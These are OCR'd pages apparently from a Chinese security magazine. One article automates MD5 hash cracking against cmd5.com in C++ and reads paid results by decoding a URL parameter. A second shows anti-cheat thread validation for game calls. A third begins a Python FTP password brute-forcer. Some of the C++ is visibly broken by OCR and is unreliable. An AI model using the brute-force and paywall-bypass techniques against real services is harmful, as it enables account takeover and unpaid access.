


图 2

可以看到执行的方式是 POST 表单，比较简单，在现在这个到处都是讲究用户体验的时代，还用这种方式是不太好的，再次输出已经存在的网页的大部分数据，就会加重服务器的负担，特别是在大规模和高访问量的网站，如果能用 JavaScript 只获取关键数据的话，能节省不少资源。同时，我们也可以发现，网页将之前设置的 Cookie 发送了出去，也没有什么变化。

既然发现了表单数据，对比源代码自然是分析表单里都填写了什么。在网页上查看源代码，对比源代码的表格“<form name="aspnetForm" method="post" action="" id="aspnetForm">”内的数据，不难发现\_\_EVENTTARGET、\_\_EVENTARGUMENT、\_\_VIEWSTATE、ctl00\$ContentPlaceHolder1\$Button1、ctl00\$ContentPlaceHolder1\$HiddenField1、ctl00\$ContentPlaceHolder1\$HiddenField2 这些都是网页中预先定义好的，而ctl00\$ContentPlaceHolder1\$InputHashType 是我们所选的解密类型，也可以尝试使用其他类型，这里就使用 MD5 了。还有非常明显的ctl00\$ContentPlaceHolder1\$TextBoxInput，就是我们输入的数据，即要解密的 MD5 值。

接下来便是实现了，本文使用的是开源库 libcurl，可方便地移植到其他平台，同时封装了一个类 (cmd5)，用于调用网站接口来获取 MD5 原始数据。

```
int cmd5::decodemd5(const char* md5)
{
    return decode(md5, kMD5);
}
```

```

}

int cmd5::decode(const char* hash, cmd5Type type)
{
    int ret = CMD5_ERROR;
    CBuffer htmlbuffer;

    if (m_htmlbuffer.GetBufferLen() > 0) {
        //优化速度, 不用每次都重载
        htmlbuffer.Copy(m_htmlbuffer);
    } else if ((ret = getpage(QUERY_HASH_URI, htmlbuffer)) != CMD5_OK) {
        return ret;
    }

    base::Properties pro;
    if (getinput(htmlbuffer, pro) <= 0) {
        return ret;
    }

    pro.Put("__EVENTARGUMENT", "");
    //${=%24
    {
        //让tpname析构释放内存
        CURLEncodeA tpname(cmd5TypeString[(int)type],
        lstrlenA(cmd5TypeString[(int)type]));
        pro.Put("ct100$ContentPlaceholder1$InputHashType", tpname.c_str());
    }
    pro.Put("ct100$ContentPlaceholder1$TextBoxInput", hash);

    base::PropertiesMap& map = pro.GetMap();
    base::PropertiesMap::iterator iter = map.begin();
    while (iter != map.end()) {
        if (strstr(iter->first.c_str(), "TextBoxCode")) {
            ret = getvcode(VCODE_QUERY, iter->second);
            if (ret != CMD5_OK) {
                m_msg = MSG_ERROR_NEED_VCODE;
                return ret;
            }
        }
        break;
    }
    iter++;
}
if ((ret = postpage(QUERY_HASH_URI, pro, &htmlbuffer)) != CMD5_OK) {
    return ret;
}
const char *html;
char *valstart = NULL, *valend = NULL;
html = (const char *)htmlbuffer.GetBuffer();
if (strstr(html, "ct100$ContentPlaceholder1$TextBoxCode")) {
    //需要验证码
    m_htmlbuffer.Copy(htmlbuffer);
    return CMD5_NEED_VCODE;
}
valstart = strstr((char *)html, "<span
id=\"ct100_ContentPlaceholder1_LabelAnswer\"");
ret = CMD5_ERROR_NEXT;
if (valstart) {
    valstart = strstr(valstart, ">");
}

```

```

if (valstart) {
    valstart++;
    //计算内部span数量
    int span = 0;
    char *spanstart = NULL;
    valend = strstr(valstart, "</span>");
    do {
        if (spanstart) span++;
        spanstart = strstr(spanstart ? spanstart + 6 : valstart, "<span
");
    } while (spanstart && spanstart < valend);
    for (int i = 0; i < span; i++) {
        if (valend) valend = strstr(valend + 7, "</span>");
    }
    if (valend) {
        valend[0] = 0;
    }
    setmessage(valstart);
    ret = CMD5_OK;
    //keywords filter
    for (int i = 0; i < KF_COUNT; i++) {
        if (wcsstr(m_msg.c_str(), kf[i].keywords) != NULL) {
            ret = kf[i].code;
            break;
        }
    }
}
return ret;
}

```

在这里，decode 是 cmd5 类的最外层接口，用于传入要解密的 hash 值和加密的类型 (cmd5Type)，里面调用的 getpage 用来获取页面。这其中做了一点小小的优化，让我们获取页面的次数减少一半，因为通过 POST 请求后，页面同样可以再次进行下一次请求，页面中也同样保存着表格数据，我们可以用当前的结果页面再次获取表单重新提交，这样就不需要每次都重新获取首页来得到数据了。postpage 内部接口用来向网站 POST 数据，获取我们的结果。通过循环查找 “<input” 标签来获取表单需要提交的内容，这样做可以很大程度避免网站因为修改部分参数的名字和数据而发生需要重新修改代码的情况。

我们可以简单地通过 Chrome 的审查元素功能，在页面的查询结果处发现结果所存在的容器，如图 3 所示。所以我们通过截取 <span id="ctl00\_ContentPlaceholder1\_LabelAnswer"></span>中的数据即可得到所需的数据。

```

<span style="text-align: left">
  <span id="Label1" style="color: #0000c0"></span>
  "
  查询结果:
  &nbsp;"
  <br>
  <span id="ctl00_ContentPlaceholder1_LabelAnswer"></span>
  <br>
</span>

```

图 3

另外需要说明的是验证码。这个网站同样有验证码，在测试过程中，从第 1 次进行到第 20 次，到第 20 次的时候会有验证码要求输入，这个验证码输入和 IP 有关，且不会在较短的

时间内消失，我们必须将验证码输入后重新提交数据，才能让网站继续工作，所以代码中加入了对于验证码的支持。

通过分析，很容易就可以发现验证码的图片地址是 <http://www.cmd5.com/checkcode.aspx/0>，下载到电脑后显示即可。（这里实现的方法比较简单，需要保存到文件，读者可以试着优化将其从内存读取，这里就不多说了。）通过创建一个窗体，我们可以直接输入验证码，并进行下一步的操作，如图 4 所示。




图 4

另外，cmd5 还提供了付费查询功能，虽然需要出点钱，但是不管怎么说，如果真的需要的话，付费也是非常好的办法，运营服务器以及各种事情都是需要经费的，如果我们愿意购买一些服务，对网站的良性发展还是有利的。


接着便是分析网站的登录接口，打开登录页面，填上我们的账号密码，打开 Chrome 的审查元素，点 Network，接下来点提交按钮。简单看一下表单数据，很容易发现 `ctl00$ContentPlaceHolder1$TextBoxCmd5_E` 和 `ctl00$ContentPlaceHolder1$TextBoxCmd5_P` 分别对应 email 和密码，email 是明文，不过密码经过了加密。返回登录页面，在提交按钮上右键点击审查元素，可以看到以下的一段 HTML 代码：

```
<input
  type="submit"
  name="ctl00$ContentPlaceHolder1$Button1"
  value="提交"
  onclick="if (!Page_ClientValidate(&quot;cmd5pass&quot;)) return
false;ctl00_ContentPlaceHolder1_TextBoxCmd5_P.value=checkpass(ctl00_
ContentPlaceHolder1_TextBoxCmd5_P.value,ctl00_ContentPlaceHolder1_Te
xtBoxCmd5_E.value,'2a29e990ceed656e');"
  id="ctl00_ContentPlaceHolder1_Button1"
  style="width:78px;">
```

很明显，我们可以在 onclick 事件中发现其加密方法：

```
checkpass(ctl00_ContentPlaceholder1_TextBoxCmd5_P.value,ctl00_ContentPlaceholder1_TextBoxCmd5_E.value,'2a29e990ceed656e')
```

转到 Chrome 控制台，输入 checkpass 回车，就可以直接看到这个函数的代码了，如图 5 所示。看一下函数名字，发现应该是一些已知的算法 md5 和 des。



```
Elements Resources Network Sources Timeline Profiles Audits Console  
> checkpass  
function checkpass(pass, email,key) {  
  var reg = /^[0-9a-f]{128}$/;  
  reg.ignoreCase = true;  
  
  if (reg.test(pass)) {  
    return pass;  
  }  
  reg = /^[0-9a-f]{32}$/;  
  if (!reg.test(pass)) {  
    email = email.replace(/(^\\s*)|(\\s*$)/g, "");  
    email = email.toLowerCase();  
    pass = hex_md5(pass);  
    pass = hex_md5(pass);  
    pass = pass.substr(8, 16);  
    pass = hex_md5(email + pass);  
    pass = hex_md5(pass);  
  }  
  pass = stringToHex(des(key, pass, 1, 0));  
  return pass;  
}
```

图 5

我们可以简单测试一下这些函数，在控制台输入 hex\_md5("1")，也就是字符串 1 的 MD5 值，这个函数看起来比较简单。des 函数略显复杂，我们暂时不去管它，先把 C++ 代码 checkpass 写好，写个框架出来，最后再来弄这个 checkpass 的过程。一切准备好后，为了调试这个函数，输入我们的 email 和密码，以及 des 算法的 key，这样可以知道算出来的结果是多少，因为网站已经帮我们算出来了。

不过在这里遇到了一个问题，可能是对 des 算法不大了解吧，在这里应该是 des 的 ecb 算法，不过在使用 openssl 现成的 des 算法库的时候却撞了墙，怎么算都和网站 JS 脚本算出来的不同，经过多次尝试后，最终选择了翻译 JS 代码。

使用 Chrome 的控制台，很容易就能看到 des 函数的代码，将其照搬到 C++ 代码即可，也不是太难，毕竟 JavaScript 和 C/C++ 有很多地方都很类似呢！之后就是对登录返回结果的一些判断，比如登录成功就会自动跳转页面，网页内容中也有相关的关键词，这里使用的是对网页内容的判断，相对于响应头可能可以更准确一点。不过最关键的，还是响应头中的 Set-Cookie，设置了用户的 Cookie。

由于 login 和解密 hash 的函数结构上较类似，就不仔细分析了，值得注意的是，登录界面中的验证码地址和解密页面中少有不同。

既然已经成功登录了，当然要对一些需要付费查看的内容进行解析。我们选择了一个需要付费查看的 md5 进行测试：0e947b6851b42cf299875d1e4b300c92，在其返回的结果中很容易看到其购买网址，将其截取出来，访问就可以了。如果还有足够查询剩余条数的话，就可以顺利跳转到下一个网址，即显示加密前的原始数据：“/default.aspx?hashtype=md5&answer=ZGFzZDJ3Mw==”。从多年的经验来看，Query 数据中

的 answer 明显是一个 base64 加密后的数据，果断解密，得到的正是加密前的原始数据 dasd2w3，所以，我们不跳转也是可以得到结果的，这里自然是直接用 base64 解密得到原始数据了。如图 6 所示。




图 6

到这里就大致讲完了，读者可根据自己的需求修改代码，比如换种查询的种类。不过我认为更需要在意的是解决一个问题的方法和过程，从怎么测试到发现，然后构思到代码实现，这都是我们需要多练习的。笔者在 DES 算法使用上不熟，直接导致浪费了大量时间用于 checkpass 中的 des 过程还原，就算是最终还原了，但却是对照 JavaScript 代码翻译来的。

顺便在这里说说这次的调试过程中的其他一些出现问题的地方。一开始笔者将网站网址错填为 `http://cmd5.com`，初始并没看出问题，因为在这个网址下同样能工作，但是很严重的问题是，当使用 `Accept-Encoding: gzip,deflate` 协议头请求 gzip 压缩过的数据的时候，这个网址指向的服务器居然不支持，返回了原始数据，这样就造成了极大的时间浪费。笔者随后为之不断的填充协议头，让其和 Chrome 发送的数据不断的接近相同，但是仍不奏效。久试无果的情况下，突然看到了得到的服务器响应头中的 `Server:Microsoft-IIS/6.0`，这里是 IIS 6.0 的，记得之前在浏览器看到的是 IIS 7.0 的，然后再一看网址，原来是少了 `www`，可见开始写代码时的正确性是多么重要啊。

---

## 反外挂保护游戏的关键调用

图/文 DebugMe

目前绝大多数游戏外挂的工作原理，都是寻找游戏中存在的功能 Call，然后自己调用。尽管许多网络游戏都有反外挂系统，但其主要是对游戏进程进行防御，保护游戏进程不被非

法打开、调试等，并未对游戏中的关键调用进行保护。本文针对该问题进行了讨论，并提出了一种保护思路。

### 验证关键 CALL 的返回地址

游戏中关键 Call 的正常调用过程，肯定存在于游戏的某些合法模块中，返回地址也肯定在游戏本身的模块中，因此我们可以事先将这些模块的地址范围记录下来，在关键 Call 中获取其返回地址，并验证是否在合法模块的地址范围中。此方案的关键是获取返回地址，那么怎么获取一个函数的返回地址呢？我们知道在进行函数调用时，CPU 会将 Call 指令后面的那条指令的地址压入堆栈中，因此可以在堆栈中获取函数的返回地址。图 1 是一个典型的函数调用堆栈，通过 `mov eax,dword ptr[ebp+4]` 就可以非常方便的获取到返回地址。




图 1

但在某些情况下，这种方法将不再适用，就是当函数不采用 `ebp` 寄存器来作为栈帧内的寻址（即对局部变量和参数的访问是 `[ebp-xxx]` 这种形式），而是直接采用 `esp`（即 `[esp-xxx]` 这种形式）。后者作为一种优化策略多存在于 Release 版中，前者则可能存在于 Debug 和 Release 版中。如果函数采用的是 `esp` 寻址，我们又该如何获取其返回地址呢？想一想栈上除了返回地址还可能有什么信息呢？对了，就是函数的参数和局部变量。假设一个函数有参数，采用的是 `stdcall` 调用方式，那么它的参数是由调用者从右向左依次压入到栈中的，因此第一个参数的下面就是函数的返回地址（栈由高向低增长），如图 1 所示，通过两条汇编指令 `lea eax,param1,mov eax,dword ptr[eax-4]` 即可获取到返回地址。若函数没有参数就比较难办了，因为此时只能根据局部变量来获取了，而局部变量的空间是由编译器产生形如 `sub esp,xxx` 的指令在栈中形成的，而且变量的位置也不一定是按照代码的定义顺序来安排的，编译器可能会对局部变量进行重新排列，这就对获取返回地址造成了难度。因此这种保护思路所面临的一个问题是无法方便、准确地获取关键 Call 的返回地址。另外，就算能够准确无误地获取到返回地址，也可以很轻易地绕过。外挂只需在游戏程序的合法模块中找到很小的一块间隙，填写几条简单的汇编指令就可以伪造合法的返回地址，如图 2 所示。返回地址是 Call 指令后面的 JMP 指令的地址，该地址在合法的模块中。看来这个思路有些麻烦，效果也不是很好，我们得另找出路。




图 2

### 验证关键 CALL 被调用时的线程环境

这种思路同样基于这样的一个事实：关键 Call 肯定是在游戏的合法线程中被调用，而这些线程我们是事先知道的。因此，我们可以将这些线程的信息记录下来，然后在关键 Call 中验证自己当前所处的线程环境是不是合法的。这里的关键问题是对保存的线程信息的选取，这些信息必须能够唯一标识当前进程中的一个线程，自然而然地我们可以想到线程 ID。Windows SDK 提供了一个 API，可以非常方便地获取当前线程 ID，即 `GetCurrentThreadId()`。需要注意的是，在获取这些信息的时候，最好不要产生系统调用，否则会对效率产生一定的影响，最好是能在应用层简单地直接获取。我们可以反汇编看看 `GetCurrentThreadId()` 是怎样获取当前线程 ID 的，如图 3 所示（Windows XP Professional SP3）。

```

||1:1:009> uf kernel32!GetCurrentThreadId
kernel32!GetCurrentThreadId:
7c8097b8 64a118000000 mov     eax,dword ptr fs:[00000018h]
7c8097be 8b4024      mov     eax,dword ptr [eax+24h]
7c8097c1 c3         ret

```

图 3

可以看出该函数非常简单明了，符合我们的要求。它其实是通过线程的 TEB 来获取线程 ID 的，在 Windows 中，当线程运行于用户态时，FS 寄存器指向该线程的 TEB 结构，如图 4 所示（部分），其偏移 0x24 处存放的就是当前线程的 ID。知道原理之后，我们也可以自己实现这个函数。另外，选取 TEB 的地址也是可以的。

```

+0x000 NtTib          : _NT_TIB
+0x000 ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD
+0x004 StackBase     : Ptr32 Void
+0x008 StackLimit    : Ptr32 Void
+0x00c SubSystemTib  : Ptr32 Void
+0x010 FiberData     : Ptr32 Void
+0x010 Version       : Uint4B
+0x014 ArbitraryUserPointer : Ptr32 Void
+0x018 Self          : Ptr32 _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId      : _CLIENT_ID
+0x000 UniqueProcess  : Ptr32 Void
+0x004 UniqueThread   : Ptr32 Void
+0x028 ActiveRpcHandle : Ptr32 Void
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB

```

图 4

## 代码实现

有了前面这些讨论，下面通过编程来实现这种基于线程的 Call 保护方案，先整理一下流程。首先，合法的线程在开始执行时需要将自己的信息记录在一个表中。然后，在被保护的函数中验证当前线程是否合法，即判断当前线程是否在之前的记录中，若在，则本次调用合法，否则为非法。这里我们将其实现为一个 DLL，该 DLL 导出以下函数：

CallFlt_CreateCallFltTable	创建一个记录线程信息的表
CallFlt_FreeCallFltTable	释放一个表
CallFlt_RegisterCurrentThread	将当前线程注册到表中
CallFlt_IsValidThread	判断当前线程是否合法
CallFlt_UnRegisterCurrentThread	将当前线程从表中删除

定义两个结构体来描述保存的线程信息，此处选择了两个信息来描述一个线程，线程 ID 和线程的 TEB 地址。

```
typedef struct _CALL_FLT_ENTRY {
    DLIST_ENTRY ListEntry;    //双向链表
    ULONG ThreadId;          //线程ID
    ULONG Teb;                //线程TEB地址
}CALL_FLT_ENTRY, *PCALL_FLT_ENTRY;
typedef struct _CALL_FLT_TABLE {
    DLIST_ENTRY ListEntryHead; //链表头
    ULONG EntryCount;          //链表中元素个数
    CRITICAL_SECTION TableLock; //链表锁
    PCALL_FLT_ENTRY LastHit;   //保存上次搜索的结果
}CALL_FLT_TABLE, *PCALL_FLT_TABLE;
```

所有被记录的线程形成一个双向链表，表头为 ListEntryHead，由于可能存在多个线程同时操作一个表，因此需要对表的操作进行互斥。为方便操作，定义两个宏来锁定和解锁一个表。

```
#define CallFlt_LockTable(CallFltTable) \    //锁定
    EnterCriticalSection(&(CallFltTable)->TableLock)
#define CallFlt_UnlockTable(CallFltTable) \ //解锁
    LeaveCriticalSection(&(CallFltTable)->TableLock)
```

为了获取线程 ID 和 TEB，实现了两个内联函数：

```
__inline ULONG CallFlt_GetCurrentThreadTeb()
{
    ULONG Teb;
    __asm mov eax, fs:[0x18]
```

```

    __asm mov Teb, eax
    return Teb;
}
__inline ULONG CallFlt_GetCurrentThreadId()
{
    ULONG ThreadId;
    __asm mov eax, fs:[0x24]
    __asm mov ThreadId, eax
    return ThreadId;
}

```

下面看看 CallFlt\_IsValidThread 的实现，该函数判断当前线程是否合法。

```

BOOL CallFlt_IsValidThread(PCALL_FLT_TABLE CallFltTable)
{
    ULONG Teb;
    ULONG ThreadId;
    PCALL_FLT_ENTRY CallFltEntry;
    assert(CallFltTable != NULL);
    Teb = CallFlt_GetCurrentThreadTeb(); //获取当前线程的TEB地址
    ThreadId =CallFlt_GetCurrentThreadId(); //获取当前线程ID
    CallFltEntry = CallFlt_SearchCallFltTable(CallFltTable, Teb, ThreadId); //在表中查找
    if (CallFltEntry != NULL)
    {
        //若找到了，则说明该线程是合法的，并设置CALL_FLT_TABLE的LastHit为当前
        InterlockedExchange((PULONG)&CallFltTable->LastHit, (ULONG)CallFltEntry);
        return TRUE;
    }
    else
        return FALSE; //否则，该线程非法
}

```

PCALL\_FLT\_ENTRY

```

CallFlt_SearchCallFltTable(PCALL_FLT_TABLE CallFltTable, ULONG Teb,ULONG
ThreadId)
{
    PCALL_FLT_ENTRY CallFltEntry;
    assert(CallFltTable != NULL);
    if (CallFltTable->LastHit != NULL && //先判断上一次查找的结构是否匹配
        CallFltTable->LastHit->Teb == Teb &&
        CallFltTable->LastHit->ThreadId == ThreadId)
        return CallFltTable->LastHit;
    CallFltEntry = (PCALL_FLT_ENTRY)CallFltTable->ListEntryHead.NextEntry;
    while (CallFltEntry != (PCALL_FLT_ENTRY)(&CallFltTable->ListEntryHead))

```

```

//遍历双向链表
{
    if (CallFltEntry->Teb == Teb && CallFltEntry->ThreadId == ThreadId)
        return CallFltEntry;
    CallFltEntry = (PCALL_FLT_ENTRY)(CallFltEntry->ListEntry.NextEntry);
}
return NULL;

```

关键代码就这些，其余的可参见源代码。之后我们编写一个程序来测试一下，看看效果。代码非常简单，就不贴出来了，具体见源代码，测试结果如图 5 所示。



图 5

简单解释一下，测试程序中有两个线程分别调用同一个函数，其中一个线程注册为合法线程，另一个未注册，因而是非法线程，当它们调用这个被保护的函数时，便产生了图 5 所示的结果。

(注：代码在 VS2008 SP1 和 Windows XP Professional SP3 上编译测试通过)

## Python 编程之 FTP 暴力破解

文/ blackcool

Python 作为一种功能强大的脚本语言，给开发人员带来了非常大的好处。Python 语法简洁，功能强大，可以跨平台使用，在 Linux、Windows 和 Mac 上都能很好地支持。安装 Python 简单方便，到 Python 的官方站点可以免费下载二进制安装包后安装就可以了，安装程序会完成所有的配置，不用像 Java 一样需要自己设置环境变量。

下面我们就一起来编写一款 FTP 暴力破解工具。

首先引入 python 中的 FTP 模块：

```
from ftplib import FTP
```

登录 FTP 的函数是：

```
ftp = FTP(target)
```

```
ftp.login(user,passwd)
```

暴力破解就是使用不同的帐号及口令进行登录尝试。我们可以将密码做成字典，然后不断尝试登录，当登录成功时记录结果，当返回错误信息时退出登录，尝试下一个密码。

也就是说，程序有 3 个参数，一个是目标 IP 地址，一个是用户名，还有一个密码字典。



